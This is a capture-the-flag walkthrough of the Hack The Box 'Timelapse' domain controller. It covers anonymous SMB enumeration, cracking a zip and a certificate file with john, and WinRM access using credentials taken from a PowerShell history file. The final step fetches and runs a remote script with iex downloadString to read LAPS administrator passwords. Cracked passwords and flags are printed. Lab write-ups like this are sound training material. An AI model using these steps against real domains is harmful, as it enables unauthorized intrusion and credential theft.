


Timelapse



InfoGathering

IP: 10.129.218.88

Commands Executed

PORTS: db_nmap -sC -sV -O -A 10.129.218.88 -oN nmap.results

DNS: dnsrecon -d timelapse.htb -t axfr -n 10.129.218.88
dig srv _ldap._tcp.dc._msdcs.timelapse.htb @10.129.218.88

SMB: nmap -p 139,445 --script=smb-os-discovery.nse,smb-mbenum.nse,smb2-capabilities.nse,smb2-security-mode.nse,smb-enum-*.nse,smb-security-mode.nse,smb-protocols.nse,smb-system-info.nse,smb-print-text.nse,smb-vuln-*.nse,smb-ls.nse

LDAP: ldapsearch -LLL -x -H ldap://10.129.218.88 -b "" -s base '(objectclass=*)' > ldapsearch.txt

RPC: enum4linux -a 10.129.218.88
rpcclient 10.129.218.88 -U '' -N
> lsquery
> getdcname domainname

SCOPE

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.218.88			Unknown			device		

SERVICES

Services

host	port	proto	name	state	info
10.129.218.88	53	tcp	domain	open	Simple DNS Plus
10.129.218.88	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2022-04-04 01:21:45Z
10.129.218.88	88	udp	Kerberos	open	
10.129.218.88	135	tcp	msrpc	open	Microsoft Windows RPC
10.129.218.88	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.129.218.88	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: timelapse.htb0
10.129.218.88	445	tcp	microsoft-ds	open	Microsoft Windows RPC over HTTP 1.0
10.129.218.88	464	tcp	kpasswd5	open	
10.129.218.88	593	tcp	ncacn_http	open	
10.129.218.88	636	tcp	ldapssl	open	
10.129.218.88	5986	tcp	wsmans	open	

DNS

```

(root@kali)-[~/Bash]
# dnsrecon -d timelapse.htb -t axfr -n 10.129.218.88
[*] Checking for Zone Transfer for timelapse.htb name servers
[*] Resolving SOA Record
[+] SOA dc01.timelapse.htb 10.129.218.88
[+] SOA dc01.timelapse.htb dead:beef::7510:d8e9:745d:d5e1
[+] SOA dc01.timelapse.htb dead:beef::14a
[*] Resolving NS Records
[*] NS Servers found:
[+] NS dc01.timelapse.htb 10.129.218.88
[+] NS dc01.timelapse.htb dead:beef::7510:d8e9:745d:d5e1
[+] NS dc01.timelapse.htb dead:beef::14a
[*] Removing any duplicate NS server IP Addresses ...
[*]
[*] Trying NS server dead:beef::14a
[-] Zone Transfer Failed for dead:beef::14a!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 10.129.218.88
[+] 10.129.218.88 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*]
[*] Trying NS server dead:beef::7510:d8e9:745d:d5e1
[-] Zone Transfer Failed for dead:beef::7510:d8e9:745d:d5e1!
[-] Port 53 TCP is being filtered

```

I added the FQDN to my /etc/hosts file

```

# Command Executed
vi /etc/hosts
# Added Content
10.129.218.88    dc01.timelapse.htb

```

RPC

Domain Name:

TIMELAPSE

Domain Sid: S-1-5-21-671920749-559770252-3318990721

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

LDAP

```
(root@kali)-[~/Bash]
# ldapsearch -LLL -x -H ldap://10.129.218.88 -b "" -s base '(objectclass=*)'
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=timelapse,DC=htb
ldapServiceName: timelapse.htb:dc01$@TIMELAPSE.HTB
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
```

SMB

```

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)


Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to r
| smb-mbenum:
|_ ERROR: Failed to connect to browser service: Could not negotiate a
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_smb-print-text: false
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0.2:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.1.1:
|     Distributed File System
|     Leasing
|_   Multi-credit operations
|_smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_   3.1.1
|_smb-vuln-ms10-054: false

```

I logged in using Impacket smbclient.py and obtained a list of shares

```
# Commands Executed
python3 /usr/share/doc/python3-impacket/examples/smbclient.py anonymous@10.129.218.88 -port 445 -no-pass
# SMBCLIENT COMMANDS
shares
use Shares
```

SCREENSHOT EVIDENCE




```
# shares
ADMIN$
C$
IPC$
NETLOGON
Shares
SYSVOL
# |
[HTB] 0:openvpn
```

From there I was able to enumerate the contents of “Shares”

```
# SMBClient Commands
use shares
ls
```

SCREENSHOT EVIDENCE



```
# use Shares
# ls
drw-rw-rw- 0 Mon Oct 25 11:55:14 2021 .
drw-rw-rw- 0 Mon Oct 25 11:55:14 2021 ..
drw-rw-rw- 0 Mon Oct 25 15:40:06 2021 Dev
drw-rw-rw- 0 Mon Oct 25 11:55:14 2021 HelpDesk
#
[HTB] 0:openvpn 1:msf 2:python3- 3:zsh*
```

I then downloaded the files in the directories I have access too

```
# SMBClient Commands Executed
cd Dev get winrm_backup.zip
cd ../Helpdesk
ls
mget LAPS*
```

SCREENSHOT EVIDENCE

```

# cd Dev
# ls
drw-rw-rw-      0  Mon Oct 25 15:40:06 2021 .
drw-rw-rw-      0  Mon Oct 25 15:40:06 2021 ..
-rw-rw-rw-    2611  Mon Oct 25 17:05:30 2021 winrm_backup.zip
# get winrm_backup.zip
# cd ../Helpdesk
# ls
drw-rw-rw-      0  Mon Oct 25 11:55:14 2021 .
drw-rw-rw-      0  Mon Oct 25 11:55:14 2021 ..
-rw-rw-rw-   1118208  Mon Oct 25 11:55:14 2021 LAPS.x64.msi
-rw-rw-rw-   104422  Mon Oct 25 11:55:14 2021 LAPS_Datasheet.docx
-rw-rw-rw-   641378  Mon Oct 25 11:55:14 2021 LAPS_OperationsGuide.docx
-rw-rw-rw-    72683  Mon Oct 25 11:55:14 2021 LAPS_TechnicalSpecification.docx
# mget LAPS*
[*] Downloading LAPS.x64.msi
[*] Downloading LAPS_Datasheet.docx
[*] Downloading LAPS_OperationsGuide.docx
[*] Downloading LAPS_TechnicalSpecification.docx
# |
[HTB] 0:openvpn 1:msf 2:python3- 3:python3*

```

I was able to get a user list using impacket. One of the groups enumerated is “LAPSReaders” which may indicate LAPS is used in the environment

```

# Command Executed
python3 /usr/share/doc/python3-impacket/examples/lookupsid.py *@10.129.218.88
# OR Smbclient
smbclient -U 'anonymous' //10.129.218.88/Shares -N

```

```

[*] Brute forcing SIDs at 10.129.218.88
[*] StringBinding ncacn_np:10.129.218.88[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-671920749-559770252-3318990721
498: TIMELAPSE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: TIMELAPSE\Administrator (SidTypeUser)
501: TIMELAPSE\Guest (SidTypeUser)
502: TIMELAPSE\krbtgt (SidTypeUser)
512: TIMELAPSE\Domain Admins (SidTypeGroup)
513: TIMELAPSE\Domain Users (SidTypeGroup)
514: TIMELAPSE\Domain Guests (SidTypeGroup)
515: TIMELAPSE\Domain Computers (SidTypeGroup)
516: TIMELAPSE\Domain Controllers (SidTypeGroup)
517: TIMELAPSE\Cert Publishers (SidTypeAlias)
518: TIMELAPSE\Schema Admins (SidTypeGroup)
519: TIMELAPSE\Enterprise Admins (SidTypeGroup)
520: TIMELAPSE\Group Policy Creator Owners (SidTypeGroup)
521: TIMELAPSE\Read-only Domain Controllers (SidTypeGroup)
522: TIMELAPSE\Cloneable Domain Controllers (SidTypeGroup)
525: TIMELAPSE\Protected Users (SidTypeGroup)
526: TIMELAPSE\Key Admins (SidTypeGroup)
527: TIMELAPSE\Enterprise Key Admins (SidTypeGroup)
553: TIMELAPSE\RAS and IAS Servers (SidTypeAlias)
571: TIMELAPSE\Allowed RODC Password Replication Group (SidTypeAlias)
572: TIMELAPSE\Denied RODC Password Replication Group (SidTypeAlias)
1000: TIMELAPSE\DC01$ (SidTypeUser)
1101: TIMELAPSE\DnsAdmins (SidTypeAlias)
1102: TIMELAPSE\DnsUpdateProxy (SidTypeGroup)
1601: TIMELAPSE\thecybergeek (SidTypeUser)
1602: TIMELAPSE\payload (SidTypeUser)
1603: TIMELAPSE\legacyy (SidTypeUser)
1604: TIMELAPSE\sinfulz (SidTypeUser)
1605: TIMELAPSE\babyworm (SidTypeUser)
1606: TIMELAPSE\DB01$ (SidTypeUser)
1607: TIMELAPSE\WEB01$ (SidTypeUser)
1608: TIMELAPSE\DEV01$ (SidTypeUser)
2601: TIMELAPSE\LAPS_Readers (SidTypeGroup)
3101: TIMELAPSE\Development (SidTypeGroup)
3102: TIMELAPSE\HelpDesk (SidTypeGroup)
3103: TIMELAPSE\svc_deploy (SidTypeUser)

```

Contents of user.lst

```

payload
thecybergeek
legacyy
sinfulz
babyworm
administrator

```

KERBEROS

Verified the users with Kerberos

```
# MSFConsole Commands Executed
use auxiliary/gather/kerbers_enumusers
set RHOSTS 10.129.218.88
set DOMAIN timelapse.htb
set USER_FILE /root/HTB/Boxes/Timelapse/user.lst
run
```

SCREENSHOT EVIDENCE

Credentials							
host	origin	service	public	private	realm	private_type	JtR Format
10.129.218.88	10.129.218.88	88/udp (Kerberos)	guest				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	administrator				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	payload				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	theycybergeek				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	legacyy				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	sinfulz				
10.129.218.88	10.129.218.88	88/udp (Kerberos)	babywurm				

Gaining Access

The winrm_backup.zip file I downloaded from the Dev SMB share is password protected. I cracked the password using john

```
# Commands Executed
zip2john winrm_backup.zip > crackme.txt
john --wordlist=/usr/share/wordlists/rockyou.txt crackme.txt
# RESULTS
supremelegacy
```

SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timelapse]
# zip2john winrm_backup.zip > crackme.txt
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: T5_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8

(root@kali)-[~/HTB/Boxes/Timelapse]
# john --wordlist=/usr/share/wordlists/rockyou.txt crackme.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2022-04-03 15:09) 4.000g/s 13893Kp/s 13893Kc/s 13893Kc/s suzyqzb.. superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I then used the password to unzip the file

```
# Commands Executed
unzip winrm_backup.zip
Password: supremelegacy
```

```
(root@kali)-[~/HTB/Boxes/Timelapse]
# unzip winrm_backup.zip
Archive: winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
inflating: legacyy_dev_auth.pfx
```

This gave me a PFX file which can likely be used for the “legacy” users WinRM over HTTPS authentication
I cracked the PFX file password

```
# Commands Executed
pfx2john legacy_dev_auth.pfx > crackpfx.txt
john --wordlist=/usr/share/wordlists/rockyou.txt crackme.txt
# RESULTS
thuglegacy
```

SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timelapse]
# pfx2john legacy_dev_auth.pfx > crackpfx.txt

(root@kali)-[~/HTB/Boxes/Timelapse]
# john --wordlist=/usr/share/wordlists/rockyou.txt crackpfx.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy      (legacy_dev_auth.pfx)
1g 0:00:00:51 DONE (2022-04-03 15:17) 0.01932g/s 62461p/s 62461c/s 62461C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used the password to extract the certificates from the PFX file

```
# Commands Executed
# Extract Public Cert
openssl pkcs12 -in legacy_dev_auth.pfx -clcerts -nokeys -out legacyy.cer -passin pass:"thuglegacy"

# Extract Private Key
openssl pkcs12 -in legacy_dev_auth.pfx -nocerts -nodes -out legacyy.key -passin pass:"thuglegacy"

# Extract Root CA Cert
openssl pkcs12 -in legacy_dev_auth.pfx -cacerts -nokeys -chain -out timelapseCA.pem -passin pass:"thuglegacy"
```

SCREENSHOT EVIDENCE

```
(root@kali)-[~/HTB/Boxes/Timelapse]
# openssl pkcs12 -in legacy_dev_auth.pfx -nodes -nocerts -out legacyy.key -passin pass:"thuglegacy"

(root@kali)-[~/HTB/Boxes/Timelapse]
# openssl pkcs12 -in legacy_dev_auth.pfx -nocerts -nodes -out legacyy.key -passin pass:"thuglegacy"
```

```
(root@kali)-[~/HTB/Boxes/Timelapse]
# openssl pkcs12 -in legacy_dev_auth.pfx -cacerts -nokeys -chain -out timelapseCA.pem -passin pass:"thuglegacy"
```

I was then able to connect to the device using Evil-WinRM and read the user flag

```
# Commands Executed
evil-winrm -S -c legacyy.cer -k legacyy.key -r timelapse.htb -u legacyy -i 10.129.218.88 -p 5986
whoami
ipconfig
hostname
type C:\Users\legacy\Desktop\user.txt
```

SCREENSHOT EVIDENCE

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . : dead:beef::14a
IPv6 Address. . . . . : dead:beef::7510:d8e9:745d:d5e1
Link-local IPv6 Address . . . . : fe80::7510:d8e9:745d:d5e1%13
IPv4 Address. . . . . : 10.129.218.88
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%13
                            10.129.0.1
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> hostname
dc01
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> type C:\Users\legacyy\Desktop\user.txt
2bbc1d1f489599e02e0f9cbf429ffda5
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> |
```

```
[HTB] 0:openvpn 1:msf- 2:ruby3.0*
```

USER FLAG: 2bbc1d1f489599e02e0f9cbf429ffda5

PrivEsc

Earlier on I noticed a group called "LAPS_Readers"
I checked it's group membership and discovered svc_deploy is the only member of that group
That same user also has a user profile created on the local DC

```
# Command Executed
Get-ADGroupMember -Group "LAPS_Readers"
dir C:\Users
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> Get-ADGroupMember 'LAPS_Readers'
```

```
distinguishedName : CN=svc_deploy,CN=Users,DC=timelapse,DC=htb
name               : svc_deploy
objectClass        : user
objectGUID         : 6c242c8e-8aa7-4110-8458-ee9d8d4096e0
SamAccountName     : svc_deploy
SID                : S-1-5-21-671920749-559770252-3318990721-3103
```

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> dir C:\Users
```

Directory: C:\Users

Mode	LastWriteTime	Length	Name
d-----	10/23/2021 11:27 AM		Administrator
d-----	10/25/2021 8:22 AM		legacyy
d-r----	10/23/2021 11:27 AM		Public
d-----	10/25/2021 12:23 PM		svc_deploy
d-----	2/23/2022 5:45 PM		TRX

WDS is likely related to Windows Deployment Services. I verified that service is installed

```
# Command Executed
Get-WindowsFeature -Name WDS
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\Users\legacyy\Documents> Get-WindowsFeature -Name WDS
```

Display Name	Name	Install State
[] Windows Deployment Services	WDS	Available

I found credentials in a PowerShell history file

```
# Commands Executed
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

I then confirmed this gave me access as the svc_deploy user

```
# Commands Executed
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -SessionOption $so -scriptblock { whoami }
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\> $so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
*Evil-WinRM* PS C:\> $p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
*Evil-WinRM* PS C:\>
*Evil-WinRM* PS C:\> $c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
*Evil-WinRM* PS C:\>
*Evil-WinRM* PS C:\> invoke-command -computename localhost -credential $c -port 5986 -uessl -SessionOption $so -scriptblock { whoami }
timelapse\svc_deploy
```

I used the svc_deploy permissions to return the local administrator password values from Active Directory
 CMDLET: <https://raw.githubusercontent.com/tobor88/PowerShell-Red-Team/master/Get-LdapInfo.ps1>

```
# Commands Executed
evil-winrm -i 10.129.218.88 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -r timelapse.htb -S
iex (New-Object Net.WebClient).downloadString('http://10.10.14.3/Get-LdapInfo.ps1')
Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'
# RESULTS
Name: DC01
Pass: y)V3E018Kd}+-xviIgg!B0Fr
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> iex (New-Object Net.WebClient).downloadString('http://10.10.14.3/Get-LdapInfo.ps1')
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'

Name      ms-Mcs-AdmPwd
-----
{DC01}    {y)V3E018Kd}+-xviIgg!B0Fr
```

I then used that password to gain administrator access and read the root flag

```
# Commands Executed
evil-winrm -i 10.129.218.88 -u Administrator -p 'y)V3E018Kd}+-xviIgg!B0Fr' -r timelapse.htb -S
type C:\Users\TMX\Desktop\root.txt
```

SCREENSHOT EVIDENCE

```
*Evil-WinRM* PS C:\Users\TRX\Desktop> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\TRX\Desktop> hostname
dc01
*Evil-WinRM* PS C:\Users\TRX\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . : dead:beef::14a
IPv6 Address. . . . . : dead:beef::7510:d8e9:745d:d5e1
Link-local IPv6 Address . . . . : fe80::7510:d8e9:745d:d5e1%13
IPv4 Address. . . . . : 10.129.218.88
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%13
                             10.129.0.1

*Evil-WinRM* PS C:\Users\TRX\Desktop> type root.txt
a21feb07f085f7714511a1f32ff55567
*Evil-WinRM* PS C:\Users\TRX\Desktop>
```

ROOT FLAG: a21feb07f085f7714511a1f32ff55567